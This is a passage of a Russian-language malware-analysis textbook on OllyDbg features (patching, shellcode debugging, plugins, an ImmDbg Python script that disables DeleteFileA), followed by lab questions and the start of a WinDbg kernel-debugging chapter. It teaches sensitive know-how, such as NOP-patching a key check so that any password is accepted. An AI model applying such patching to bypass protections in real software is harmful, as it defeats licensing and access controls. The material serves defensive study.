


Рисунок 9-11. Условная трассировка

Обработка исключений

По умолчанию, когда при подключённом OllyDbg возникает исключение, программа прекращает выполнение, а управление сначала передаётся отладчику. Отладчик может обработать исключение либо передать его программе. При возникновении исключения OllyDbg приостанавливает выполнение, и вы можете передать исключение программе одним из следующих способов:

- SHIFT-F7 выполняет шаг с заходом в исключение.
- SHIFT-F8 выполняет шаг с обходом исключения.

- SHIFT-F9 запускает обработчик исключения.

В OllyDbg имеются параметры обработки исключений, показанные на рисунке 9-12. С их помощью можно указать отладчику игнорировать определённые исключения и передавать их непосредственно программе. (При анализе вредоносных программ часто имеет смысл игнорировать все исключения, поскольку вы отлаживаете программу не для исправления ошибок.)




Рисунок 9-12. Параметры обработки исключений в OllyDbg

Внесение исправлений

OllyDbg позволяет легко изменять практически любые оперативные данные, например регистры и флаги. Он также даёт возможность ассемблировать код и вносить исправления непосредственно в программу.

Инструкции или память можно изменить, выделив область, щёлкнув её правой кнопкой мыши и выбрав **Binary > Edit**. Появится окно, где можно добавить любые коды операций или данные. (В OllyDbg также есть специальные функции заполнения значениями 00 или инструкциями NOP.)

На рисунке 9-13 показан фрагмент кода защищённой паролем вредоносной программы, для настройки которой требуется ввести специальный ключ. В точке  видны важная проверка и условный переход (JNZ), определяющие, принят ли ключ. Если переход выполняется, выводится сообщение Bad key; в противном случае выводится Key Accepted!. Простой способ заставить программу пойти по пути принятого ключа - внести исправление. Как показано на рисунке 9-13,

выделите инструкцию условного перехода, щёлкните её правой кнопкой мыши и выберите **Binary > Fill with NOPs**, как в точке . Инструкция JNZ будет заменена инструкциями NOP, и программа решит, что ключ принят.




Рисунок 9-13. Параметры внесения исправлений в OllyDbg

Обратите внимание, что исправление находится в оперативной памяти только данного экземпляра процесса. Можно пойти дальше и скопировать изменение в исполняемый файл. Этот процесс состоит из двух этапов, показанных на рисунке 9-14.




Рисунок 9-14. Двухэтапный процесс копирования исправления из оперативной памяти в исполняемый файл на диске

Чтобы применить изменение, щёлкните правой кнопкой мыши окно дизассемблера в месте исправления кода и выберите **Copy to Executable > All Modifications**, как показано в точке . Все внесённые в оперативной памяти изменения будут скопированы, и появится новое окно, показанное в нижней части рисунка 9-14. Выберите **Save File**, как показано в точке  , чтобы сохранить файл на диск.

Обратите внимание, что рисунок 9-14 содержит тот же код, что и рисунок 9-13, за исключением того, что инструкция JNZ заменена двумя инструкциями NOP. Эта процедура навсегда запишет NOP в соответствующее место исполняемого файла на диске, а значит, вредоносная программа будет всегда принимать любой ключ. Такой приём может быть полезен, когда требуется необратимо изменить вредоносную программу, чтобы упростить её анализ.

Анализ шелл-кода

В OllyDbg имеется простой, хотя и недокументированный, способ анализа шелл-кода. Чтобы воспользоваться им, выполните следующие действия:

1. Скопируйте шелл-код из шестнадцатеричного редактора в буфер обмена.
2. На карте памяти выберите область памяти типа Priv. Это частная память, выделенная процессу, в отличие от доступных только для чтения образов исполняемых файлов, совместно используемых несколькими процессами.

3. Дважды щёлкайте строки карты памяти, чтобы открыть шестнадцатеричный дамп и изучить содержимое. Выбранная область должна содержать несколько сотен непрерывных нулевых байтов.

4. Щёлкните выбранную область в окне **Memory Map** правой кнопкой мыши и выберите **Set Access > Full Access**, чтобы предоставить ей разрешения на чтение, запись и выполнение.

5. Вернитесь в окно дампа памяти. Выделите заполненную нулевыми байтами область, достаточно большую для всего шелл-кода, щёлкните выделение правой кнопкой мыши и выберите **Binary > Binary Paste**. Шелл-код будет вставлен в выбранную область.

6. Установите в регистре EIP адрес изменённой области памяти. (Значение регистра EIP легко задать, щёлкнув правой кнопкой мыши инструкцию в окне дизассемблера и выбрав **New Origin Here**.)

Теперь шелл-код можно запускать, отлаживать и выполнять пошагово так же, как обычную программу.

Вспомогательные возможности

OllyDbg предоставляет множество механизмов, помогающих анализу, включая следующие:

- **Журнал.** OllyDbg ведёт постоянно доступный журнал событий. Чтобы открыть его, выберите **View > Log**. В журнале показано, какие исполняемые модули были загружены, какие точки останова сработали, и другие сведения. Во время анализа журнал помогает выяснить, какие действия привели к определённому состоянию.

- **Окно Watches.** OllyDbg поддерживает окно **Watches**, позволяющее наблюдать за значением созданного вами выражения. Выражение постоянно обновляется в этом окне, которое можно открыть командой **View > Watches**. Чтобы задать выражение в окне **Watches**, нажмите клавишу пробела.

- **Справка.** Пункт **Help > Contents** в OllyDbg содержит подробные инструкции по написанию выражений в разделе **Evaluation of Expressions**. Это полезно, если требуется наблюдать за конкретным фрагментом данных или сложной функцией. Например, для наблюдения за областью памяти EAX+ESP+4 следует ввести выражение [EAX+ESP+4].

- **Метки.** Как и IDA Pro, OllyDbg позволяет назначать метки подпрограммам и циклам. Метка в OllyDbg - это просто символическое имя, присвоенное адресу отлаживаемой программы. Чтобы задать метку в окне дизассемблера, щёлкните адрес правой кнопкой мыши и выберите **Label**. Появится окно с запросом имени метки. Теперь во всех ссылках на это место вместо адреса будет использоваться данная метка. На рисунке 9-15 показан пример добавления метки password_loop. Обратите внимание, как ссылка по адресу 0x401141 изменяется и отражает новое имя.




Рисунок 9-15. Назначение метки в OllyDbg

Подключаемые модули

У OllyDbg есть стандартные подключаемые модули и множество дополнительных, доступных для загрузки. Неплохую коллекцию модулей OllyDbg, полезных для анализа вредоносных программ, можно найти по адресу http://www.openrce.org/downloads/browse/OllyDbg_Plugins.

Подключаемые модули OllyDbg поставляются в виде DLL, которые помещаются в корневой каталог установки OllyDbg. После помещения в этот каталог модули должны автоматически распознаться и добавиться в меню **Plugins**.

Примечание. Написание подключаемых модулей OllyDbg может быть утомительным. Если вы хотите расширить функциональность OllyDbg, рекомендуем писать сценарии Python, как описано далее в этой главе, в разделе «Сценарная отладка» на странице 200.

OllyDump

OllyDump - наиболее часто используемый подключаемый модуль OllyDbg, поскольку он позволяет выгрузить отлаживаемый процесс в PE-файл. OllyDump пытается обратиться к процессу, который загрузчик выполнил при загрузке исполняемого файла, но использует текущее состояние различных разделов, таких как код и данные, в том виде, в каком они существуют в памяти. (Этот модуль обычно применяется для распаковки, которая подробно обсуждается в главе 18.)

На рисунке 9-16 показано окно OllyDump. При выгрузке можно вручную задать точку входа и смещения разделов, хотя мы рекомендуем позволить OllyDbg определить их автоматически.

OllyDump - s-test.exe

Start Address: 400000 Size: 1E000 Dump

Entry Point: 2155 -> Modify: 2155 Get EIP as OEP Cancel

Base of Code: 1000 Base of Data: 17000

☒ Fix Raw Size & Offset of Dump Image

Section	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
.text	00015AB4	00001000	00015AB4	00001000	60000020
.rdata	00002BEC	00017000	00002BEC	00017000	40000040
.data	00002CCC	0001A000	00002CCC	0001A000	C0000040
.rsrc	000000B0	0001D000	000000B0	0001D000	40000040

☒ Rebuild Import

☒ Method1 : Search JMP[API] | CALL[API] in memory image

☐ Method2 : Search DLL & API name string in dumped file

Рисунок 9-16. Окно подключаемого модуля OllyDump

Hide Debugger

Подключаемый модуль Hide Debugger использует ряд методов, чтобы скрыть OllyDbg от средств обнаружения отладчика. Многие аналитики вредоносных программ постоянно запускают этот модуль на случай, если вредоносная программа применяет противодействие отладке.

В частности, этот модуль защищает от проверок IsDebuggerPresent, проверок FindWindow, приёмов с необработанными исключениями и эксплуатации OutputDebugString против OllyDbg. (Методы противодействия отладке обсуждаются в главе 16.)

Command Line

Подключаемый модуль Command Line предоставляет доступ к OllyDbg из командной строки. Командная строка может создать впечатление работы с WinDbg, хотя немногие пользователи OllyDbg пользуются этой возможностью. (Отладчик WinDbg обсуждается в следующей главе.)

Чтобы активировать окно командной строки, выберите **Plugins > Command Line > Command Line**. В таблице 9-3 перечислены распространённые команды. Дополнительные команды можно найти в файле справки, поставляемом с подключаемым модулем Command Line.

Таблица 9-3. Команды командной строки OllyDbg

Команда	Функция
BP expression [,condition]	Установить программную точку останова
BC expression	Удалить точку останова
HW expression	Установить аппаратную точку останова на выполнение
BPX label	Установить точку останова на каждом вызове label
STOP или PAUSE	Приостановить выполнение
RUN	Запустить программу
G [expression]	Выполнять до указанного адреса
S	Выполнить шаг с заходом
SO	Выполнить шаг с обходом
D expression	Получить дамп памяти

Во время отладки часто требуется остановить выполнение в начале импортированной функции, чтобы увидеть передаваемые ей параметры. С помощью командной строки можно быстро установить точку останова в начале импортированной функции.

В примере на рисунке 9-17 строки вредоносной программы скрыты, но программа импортирует gethostbyname. Как показано на рисунке, в командной строке мы выполняем команду bp gethostbyname, устанавливающую точку останова в начале функции gethostbyname. Установив точку, мы запускаем программу, и она останавливается в начале gethostbyname. Рассмотрев

параметры, мы видим имя узла, которое программа намерена разрешить: в данном примере это malwareanalysisbook.com.




Рисунок 9-17. Использование командной строки для быстрой установки точек останова

Bookmarks

Подключаемый модуль Bookmarks по умолчанию входит в состав OllyDbg. Он позволяет добавлять закладки для областей памяти, чтобы в дальнейшем легко возвращаться к ним, не запоминая адреса.

Чтобы добавить закладку, щёлкните правой кнопкой мыши окно дизассемблера и выберите **Bookmark > Insert Bookmark**. Для просмотра закладок выберите **Plugins > Bookmarks > Bookmarks**, а затем щёлкните любую закладку, чтобы перейти в соответствующее место.

Сценарная отладка

Поскольку подключаемые модули OllyDbg компилируются в DLL, создание или изменение модуля обычно представляет собой сложный процесс. Поэтому для расширения функциональности мы применяем ImmDbg, который использует сценарии Python и имеет простой в использовании API.

Python API ImmDbg включает множество утилит и функций. Например, сценарии можно интегрировать в отладчик как собственный код для создания пользовательских таблиц, графиков и всевозможных интерфейсов. Среди распространённых причин написания сценариев для анализа вредоносных программ - внесение исправлений против обнаружения отладчика, встраиваемый перехват функций и журналирование параметров функций; многие такие сценарии можно найти в Интернете.

Наиболее распространённый вид сценария Python для ImmDbg называется PyCommand. Это сценарий Python, расположенный в каталоге PyCommands\ внутри каталога установки ImmDbg. После написания сценария необходимо скопировать его в этот каталог, чтобы получить возможность запуска. Такие команды Python выполняются из командной строки с предшествующим символом !. Чтобы просмотреть список доступных PyCommand, введите в командной строке !list.

PyCommand имеет следующую структуру:

- Несколько операторов импорта могут использоваться для подключения модулей Python, как в любом сценарии Python. Доступ к функциям самого ImmDbg осуществляется через модуль `immlib` или `immutils`.
- Функция `main` читает аргументы командной строки, переданные в виде списка Python.
- Код реализует действия PyCommand.

- Оператор return возвращает строку. После завершения сценария эта строка появится в главной строке состояния отладчика.

В листинге 9-3 показан простой сценарий, реализованный как PyCommand. С его помощью можно помешать вредоносной программе удалять файл из системы.

```
import immlib

def Patch_DeleteFileA(imm): # ❶
    delfileAddress = imm.getAddress("kernel32.DeleteFileA")
    if (delfileAddress <= 0):
        imm.log("No DeleteFile to patch")
        return

    imm.log("Patching DeleteFileA")
    patch = imm.assemble("XOR EAX, EAX \n Ret 4") # ❷
    imm.writeMemory(delfileAddress, patch)

def main(args): # ❸
    imm = immlib.Debugger()
    Patch_DeleteFileA(imm)
    return "DeleteFileA is patched..."
```

Листинг 9-3. Сценарий PyCommand для обезвреживания DeleteFile

Вредоносные программы часто вызывают DeleteFile, чтобы удалить файлы из системы до того, как вы успеете скопировать их в другое место. Если запустить этот сценарий командой !scriptname, он внесёт исправление в функцию DeleteFileA, сделав её бесполезной. Метод main, определённый в точке ❸, вызывает Patch_DeleteFileA. Эту функцию мы определили в точке ❶; она получает адрес DeleteFileA посредством вызова функции getAddress из API ImmDbg. Получив адрес, можно перезаписать функцию собственным кодом. В данном случае она перезаписывается кодом исправления в точке ❷. Этот код устанавливает EAX в 0 и возвращает управление из вызова DeleteFileA. Из-за исправления DeleteFile всегда будет завершаться неудачно, не позволяя вредоносной программе удалять файлы из системы.

Дополнительные сведения о написании сценариев Python можно получить, используя в качестве примеров сценарии команд Python, созданные в ImmDbg. Более подробные пояснения по написанию сценариев Python для ImmDbg приведены в книге Джастина Зейтца «Gray Hat Python» (No Starch Press, 2009).

Заключение

OllyDbg - самый популярный отладчик пользовательского режима для анализа вредоносных программ, обладающий множеством функций, помогающих выполнять динамический анализ. Как вы увидели, его богатый интерфейс предоставляет много сведений об отлаживаемой вредоносной программе. Например, карта памяти прекрасно показывает размещение программы в памяти и позволяет просмотреть все её разделы памяти.

В OllyDbg полезны многие виды точек останова, включая условные, которые применяются для остановки на параметрах вызовов функций либо при обращении программы к определённой области памяти. OllyDbg способен изменять выполняемые двоичные файлы, чтобы принудительно вызвать поведение, которое обычно может не происходить, а внесённые в двоичный файл изменения можно навсегда сохранить на диске.

Подключаемые модули и сценарная отладка позволяют расширить функциональность OllyDbg и получить преимущества сверх его встроенных возможностей.

Хотя OllyDbg является самым популярным отладчиком пользовательского режима, следующая глава посвящена самому популярному отладчику режима ядра: WinDbg. Поскольку OllyDbg не может отлаживать вредоносные программы режима ядра, такие как руткиты и драйверы устройств, вам следует познакомиться с WinDbg, если вы хотите выполнять динамический анализ вредоносных программ этого типа.

Лабораторные работы

Лабораторная работа 9-1

Проанализируйте с помощью OllyDbg и IDA Pro вредоносную программу из файла Lab09-01.exe и ответьте на следующие вопросы. Эта программа первоначально анализировалась в лабораторных работах главы 3 с помощью основных методов статического и динамического анализа.

Вопросы

1. Как заставить эту вредоносную программу установить себя?
2. Какие параметры командной строки имеет эта программа? Каково требование к паролю?
3. Как с помощью OllyDbg внести в эту вредоносную программу постоянное исправление, чтобы ей не требовался специальный пароль командной строки?
4. Каковы узловые индикаторы этой вредоносной программы?
5. Какие различные действия можно приказать этой вредоносной программе выполнить по сети?
6. Имеются ли полезные сетевые сигнатуры этой вредоносной программы?

Лабораторная работа 9-2

Проанализируйте с помощью OllyDbg вредоносную программу из файла Lab09-02.exe и ответьте на следующие вопросы.

Вопросы

1. Какие строки видны при статическом просмотре двоичного файла?
2. Что происходит при запуске этого двоичного файла?
3. Как заставить этот образец выполнить свою вредоносную полезную нагрузку?
4. Что происходит по адресу 0x00401133?
5. Какие аргументы передаются подпрограмме 0x00401089?
6. Какое доменное имя использует эта вредоносная программа?
7. Какая процедура кодирования используется для сокрытия доменного имени?
8. В чём состоит значение вызова CreateProcessA по адресу 0x0040106E?

Лабораторная работа 9-3

Проанализируйте с помощью OllyDbg и IDA Pro вредоносную программу из файла Lab09-03.exe. Эта программа загружает три включённые DLL (DLL1.dll, DLL2.dll и DLL3.dll), каждая из которых рассчитана на загрузку в одну и ту же область памяти. Поэтому при просмотре этих DLL в OllyDbg и IDA Pro код может отображаться по разным адресам памяти. Цель этой лабораторной работы - научить вас уверенно находить правильное расположение кода в IDA Pro при просмотре кода в OllyDbg.

Вопросы

1. Какие DLL импортирует Lab09-03.exe?
2. Какой базовый адрес запрашивают DLL1.dll, DLL2.dll и DLL3.dll?
3. Какой базовый адрес назначен DLL1.dll, DLL2.dll и DLL3.dll при отладке Lab09-03.exe в OllyDbg?
4. Что делает импортированная функция из DLL1.dll, когда Lab09-03.exe вызывает её?
5. Каково имя файла, в который Lab09-03.exe записывает данные при вызове WriteFile?
6. Откуда Lab09-03.exe получает данные для второго параметра, когда создаёт задание с помощью NetScheduleJobAdd?
7. При выполнении или отладке программа выводит три фрагмента загадочных данных. Что представляют собой следующие значения: загадочные данные 1 из DLL 1, загадочные данные 2 из DLL 2 и загадочные данные 3 из DLL 3?
8. Как загрузить DLL2.dll в IDA Pro, чтобы адрес загрузки совпадал с используемым OllyDbg?

Глава 10. Отладка ядра с помощью WinDbg

WinDbg, который часто произносят как «Windbag», - бесплатный отладчик Microsoft. Хотя при анализе вредоносных программ он не так популярен, как OllyDbg, у WinDbg есть много преимуществ, важнейшее из которых - отладка ядра. В этой главе рассматриваются способы применения WinDbg для отладки ядра и анализа руткитов.

WinDbg поддерживает отладку пользовательского режима, и значительная часть сведений этой главы применима как к пользовательскому режиму, так и к режиму ядра. Однако мы сосредоточимся на режиме ядра, поскольку для отладки пользовательского режима большинство аналитиков вредоносных программ используют OllyDbg. В WinDbg также имеются полезные функции наблюдения за взаимодействиями с Windows и обширные файлы справки.

Драйверы и код ядра

Прежде чем приступить к отладке вредоносного кода ядра, необходимо понять, как работает код ядра, почему его используют авторы вредоносных программ и какие особые трудности он создаёт. Драйверы устройств Windows, чаще называемые просто драйверами, позволяют сторонним разработчикам выполнять код в ядре Windows.

Драйверы трудно анализировать, поскольку они загружаются в память, остаются резидентными и отвечают на запросы приложений. Ситуацию дополнительно усложняет то, что приложения не взаимодействуют с драйверами ядра напрямую. Вместо этого они обращаются к объектам устройств, которые отправляют запросы конкретным устройствам. Устройства не обязательно являются физическими аппаратными компонентами: драйвер создаёт и уничтожает устройства, доступные из пользовательского пространства.

Рассмотрим, например, USB-накопитель. Системный драйвер обслуживает USB-накопители, но приложение отправляет запросы не непосредственно этому драйверу, а определённому объекту устройства. Когда пользователь подключает USB-накопитель к компьютеру, Windows создаёт для него объект устройства «диск F:». Теперь приложение может посылать запросы диску F:, и в итоге они будут переданы драйверу USB-накопителей. Тот же драйвер может обслуживать запросы второго USB-накопителя, но приложения будут обращаться к нему через другой объект устройства, например диск G:.

Для правильной работы этой системы драйверы должны загружаться в ядро подобно тому, как DLL загружаются в процессы. При первой загрузке драйвера вызывается его процедура DriverEntry, аналогичная DLLMain у DLL.

В отличие от DLL, предоставляющих функции через таблицу экспорта, драйверы должны зарегистрировать адреса функций обратного вызова, которые будут вызываться, когда программный компонент пользовательского пространства запрашивает службу. Регистрация происходит в процедуре DriverEntry. Windows создаёт структуру объекта драйвера и передаёт её процедуре DriverEntry. Эта процедура должна заполнить структуру своими функциями обратного вызова. Затем DriverEntry создаёт устройство, доступное из пользовательского пространства, а приложение пользовательского режима взаимодействует с драйвером, отправляя запросы этому устройству.

Рассмотрим запрос чтения от программы пользовательского пространства. В итоге он будет направлен драйверу, управляющему оборудованием, где хранятся предназначенные для чтения данные. Сначала приложение пользовательского режима получает файловый дескриптор этого

устройства, а затем вызывает для него ReadFile. Ядро обрабатывает запрос ReadFile и в конечном счёте вызывает функцию обратного вызова драйвера, отвечающую за обработку запросов ввода-вывода на чтение.

Наиболее часто встречающийся запрос к вредоносному компоненту ядра - DeviceIoControl, универсальный запрос от модуля пользовательского пространства к устройству, которым управляет драйвер. Программа пользовательского пространства передаёт на вход буфер данных произвольной длины и получает на выходе буфер данных произвольной длины.

Вызовы из приложения пользовательского режима к драйверу режима ядра трудно трассировать из-за всего кода ОС, обеспечивающего такой вызов. Для иллюстрации на рисунке 10-1 показано, как запрос приложения пользовательского режима в конечном счёте достигает драйвера режима ядра. Запросы исходят от программы пользовательского режима и в итоге достигают ядра. Некоторые запросы отправляются драйверам, управляющим оборудованием; другие влияют только на внутреннее состояние ядра.

